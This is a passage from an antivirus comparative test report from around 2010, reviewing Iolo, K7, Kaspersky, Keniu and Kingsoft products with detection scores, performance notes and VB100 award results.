
### Iolo System Shield 4.1.0

**Additional version information:** Definitions date: Tuesday, October 26, 2010, 18:48

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	70.19%
<b>Worms &amp; bots</b>	88.88%	<b>False positives</b>	0

*Iolo* produces a wide range of software solutions, including various optimization and clean-up tools, and the company's security offerings have made a few sporadic appearances in our tests over the last few years.







(Products with strikethrough generated false positives in the clean set. Please refer to text for full product names.)

Iolo has generally been unlucky in its timing or with the operation of the product in our environment, with several entries having been abandoned due to set-up problems. We almost gave up this time too, after the 48MB installer – which set up simply with no difficult questions and needed a reboot to finish off – refused to update online on the deadline day, apparently due to the set-up of our lab's Internet connection. Nevertheless we persevered, and discovered that we could simply drop in the detection databases without the need for

an Internet connection. As the product is based on technology from Commtouch (formerly Authentiump), which in turn licenses the Frisk engine, we hoped to see a change in Iolo's luck this month.

The product itself is glossy and attractive, with large, clear buttons providing access to a range of functions, including a decent level of configuration. Usage is fairly simple and it seemed generally stable and responsive.



(Please refer to text for full product names)

Scanning speeds were not bad, although overheads seemed a little heavy and CPU use was quite high. On-access tests ran smoothly, but the interface reported far fewer detections than had actually been blocked, and logging for the on-demand component proved difficult to decipher from its unusual format. Nevertheless, with some workarounds including allowing the product to delete samples and checking what was left behind, as well as using the on-access component for some on-demand measures, we achieved a fairly accurate set of results, showing the expected decent results in the main sets, reasonable and very stable coverage of the RAP samples, and no problems in the core certification sets, earning *Iolo* its first VB100 award and our congratulations.

### K7 Total Security Desktop Edition 10.0.057

**Additional version information:** Virus definition

9.66.2845


<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	68.12%
<b>Worms &amp; bots</b>	90.76%	<b>False positives</b>	0

*K7* has become one of the regular and reliable performers in recent tests, and returns once more to the fray.

The solution came as a slimline 57MB installer, which ran through very quickly with just a handful of steps, and no reboot was needed.

The interface is pleasant, clean and simple on the surface, with ample options presented in a clear and well-organized manner underneath, and it met with universal approval from the lab team. Running through the tests proved rapid and problem-free, with good on-demand speeds, low on-access overheads and low memory consumption, although CPU use was around average.

Detection scores were obtained without fuss, and showed decent rates in the main sets, with RAP scores a little below expectations, picking up a little in the ‘week +1’ set. Nevertheless, the WildList was handled well and the clean set threw up no surprises, earning *K7* another VB100 award, and our thanks for another simple and painless day of testing.



### Kaspersky Antivirus 6 for Windows

#### 6.0.4.1212a

**Additional version information:** N/A

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	91.69%
<b>Worms &amp; bots</b>	97.87%	<b>False positives</b>	0

*Kaspersky* once again entered both its version 6 product and its latest suite, with version 6 up first.

The installer came as a 78MB package, and took its updates from a large bundle of 157MB, although this included data for the full range of products.


The installation process was of reasonable speed and minimal complexity, included the option to disable the Windows firewall, and ended with a reboot of the system. The interface is sparkly and attractive without becoming too cluttered, and provides the full range of controls suitable for any purpose.


On-demand scanning speeds started a little below average, thanks to full-depth defaults, but sped up enormously later on, while on-access overheads were reasonable, increasing considerably when the settings were turned all the way up, as might be expected. Resource usage was admirably low throughout.

Running the detection tests proved fairly speedy, but in the RAP sets a number of files were found which seemed to cause some problems; scans repeatedly came to a halt, with one overnight job found next day to be estimating a further eight days until completion.


Eventually, after removing several such problematic files and restarting the scan numerous times, we got through to the end and managed to export the results – another job which took quite some time. In the end, completing all tests took more than two full days.

It all proved worthwhile though, with some very good scores in all sets and a strong showing in the RAP tests. The core certification components presented no difficulties, and *Kaspersky* earns a VB100 award without presenting too many problems.



**On-demand throughput**

Some data exceeds chart area

**On-demand throughput**

Some data exceeds chart area

(Please refer to text for full product names)

## Kaspersky Internet Security 2011 11.0.2.556

**Additional version information:** Database release date 20/10/2010 12:31:00


<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	95.49%
<b>Worms &amp; bots</b>	98.02%	<b>False positives</b>	0

The latest version of Kaspersky's ever-popular consumer suite solution was provided as a slightly larger 110MB installation

package, and used the same set of bases for its updates. The installation process zipped through rapidly – all done in half a minute with no need to reboot – and presented the latest interface in all its glory. The trademark green has been toned down somewhat from recent editions, ditching the shiny metallic look for a more autumnal, foresty shade, and the product itself has a number of other more technical innovations rolled in. These include another *Windows 7* desktop gewgaw, and a snazzy drag-and-drop scanning system, but all the old fine-tuning controls are still available under the bonnet, in their usual slightly quirky presentation style.

Again, scanning speeds started off average and sped up massively for the warm jobs, and on-access times were similarly enhanced after initial inspection. RAM use was a little higher than for the version 6 edition, but CPU use was way down. We saw the same batches of samples snagging the scanner – most of them small installation packages which were mostly excluded from the final RAP lists in the later stages of validation – but we were ready this time and removed most of them as soon as we saw the issue re-emerge. It was interesting to note that the option to abort scanning a file after 30 seconds seemed not to help out with this issue. Also recurring was the extreme slowness of displaying and exporting logs, but perhaps this is forgivable given that our log data is orders of magnitude larger than any that a real-world user would need to handle.

In the final reckoning, after a day and a half or so of work completing the tests, scores were again superb, a few notches higher than the older version as one might expect. RAP scores in particular were pretty stellar, and the core certification sets proved a breeze, with another VB100 award going to *Kaspersky* this month.




## Keniu Antivirus 1.0

**Additional version information:** 2010.10.19.0650

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	93.23%
<b>Worms &amp; bots</b>	97.93%	<b>False positives</b>	0

As a Chinese solution based on the *Kaspersky* engine, we hoped that *Keniu* would handle the handful of nasties lurking





in our RAP sets as we began installing the 82MB package. The set-up was fast and simple, with a very brief 'system analysis' phase but no messing around and no need to reboot; we soon had the simple, minimal interface up and running. With its plain colour scheme and large buttons it is fairly basic to operate, but provides a few options in an 'advanced' area, and proved admirably suited to running through our tests.

On-demand scanning speeds were rather on the slow side, lacking the advanced tricks used by others to help things along on repeat viewings, but lag times were light and resource usage below average. On-access tests produced a few odd results, and had to be repeated, but this was fairly speedy and simple and didn't stretch our time allowance too much.

In the on-demand tests, we saw a number of files catching the scanner out, which stuck itself into a loop and refused to emerge. In one case even rebooting the system didn't seem to help, with the scanner seeming to run along but failing to detect anything further. The installation had to be abandoned as irrevocably broken, and along with numerous stop-start scans, a reinstallation with several known-dangerous files removed in advance was needed to get to the end of testing. After several days' hard work we got things as finished as possible, with solid scores in the standard sets and a good start in the RAP sets, which declined fairly rapidly after the first week and remained fairly steady from there on. An early freezing of updates for submission, along with the problems encountered, should explain the lower-than-expected scores.

The WildList set was ably handled in the end though, and with no problems in the clean sets *Keniu* earns a VB100 award, having given us plenty to do to get there.



(Please refer to text for full product names)

## Kingsoft Internet Security 2011 Advanced Edition 2008.11.6.63


**Additional version information:** Engine version 2009.02.05.15, data stream 2007.03.29.18, virus definitions 2010.10.28.01

<b>ItW</b>	99.99%	<b>Polymorphic</b>	62.79%
<b>ItW (o/a)</b>	99.99%	<b>Trojans</b>	28.48%
<b>Worms &amp; bots</b>	63.24%	<b>False positives</b>	0

*Kingsoft* as usual entered both ‘Standard’ and ‘Advanced’ editions of its suite solution, and as usual there was very little difference between the two. We start with the ‘Advanced’ edition purely for alphabetical reasons, and note that the 69MB installer is significantly larger than that of the ‘Standard’ version. The installation process is rapid and simple, with no reboot required, leading into a set-up wizard which gives options on settings, the use of ‘in-the-cloud’ resources, and providing feedback.

The interface is clean and clear and seems to use much nicer fonts than the previous versions tested. Navigation is simple and options are good, although translation remains a little clunky and hard to follow in places. Running through the test presented few problems, with some slowish speeds on demand, notably in the archive sets where many compression systems are unpacked in some depth, but file access lag times were light and system resource usage not too heavy either. Initial runs through the test sets seemed to show that logging is capped at a certain size or length, but no information or options were found regarding this, and so testing was split into chunks to ensure complete information.

Detection scores were pretty low in the trojans and RAP sets, with only the set of worms and bots producing a respectable set of figures, but the clean sets were handled well. Stability was rock-solid throughout the tests, even under heavy stress and over samples which caused serious problems for many products this month. All looked well until we spotted a single item in the WildList set not detected: one sample out of 2,500 replications of the latest W32/Virut strain spoiled *Kingsoft*’s chances of reclaiming its award despite a tester-friendly, if not overly impressive showing.



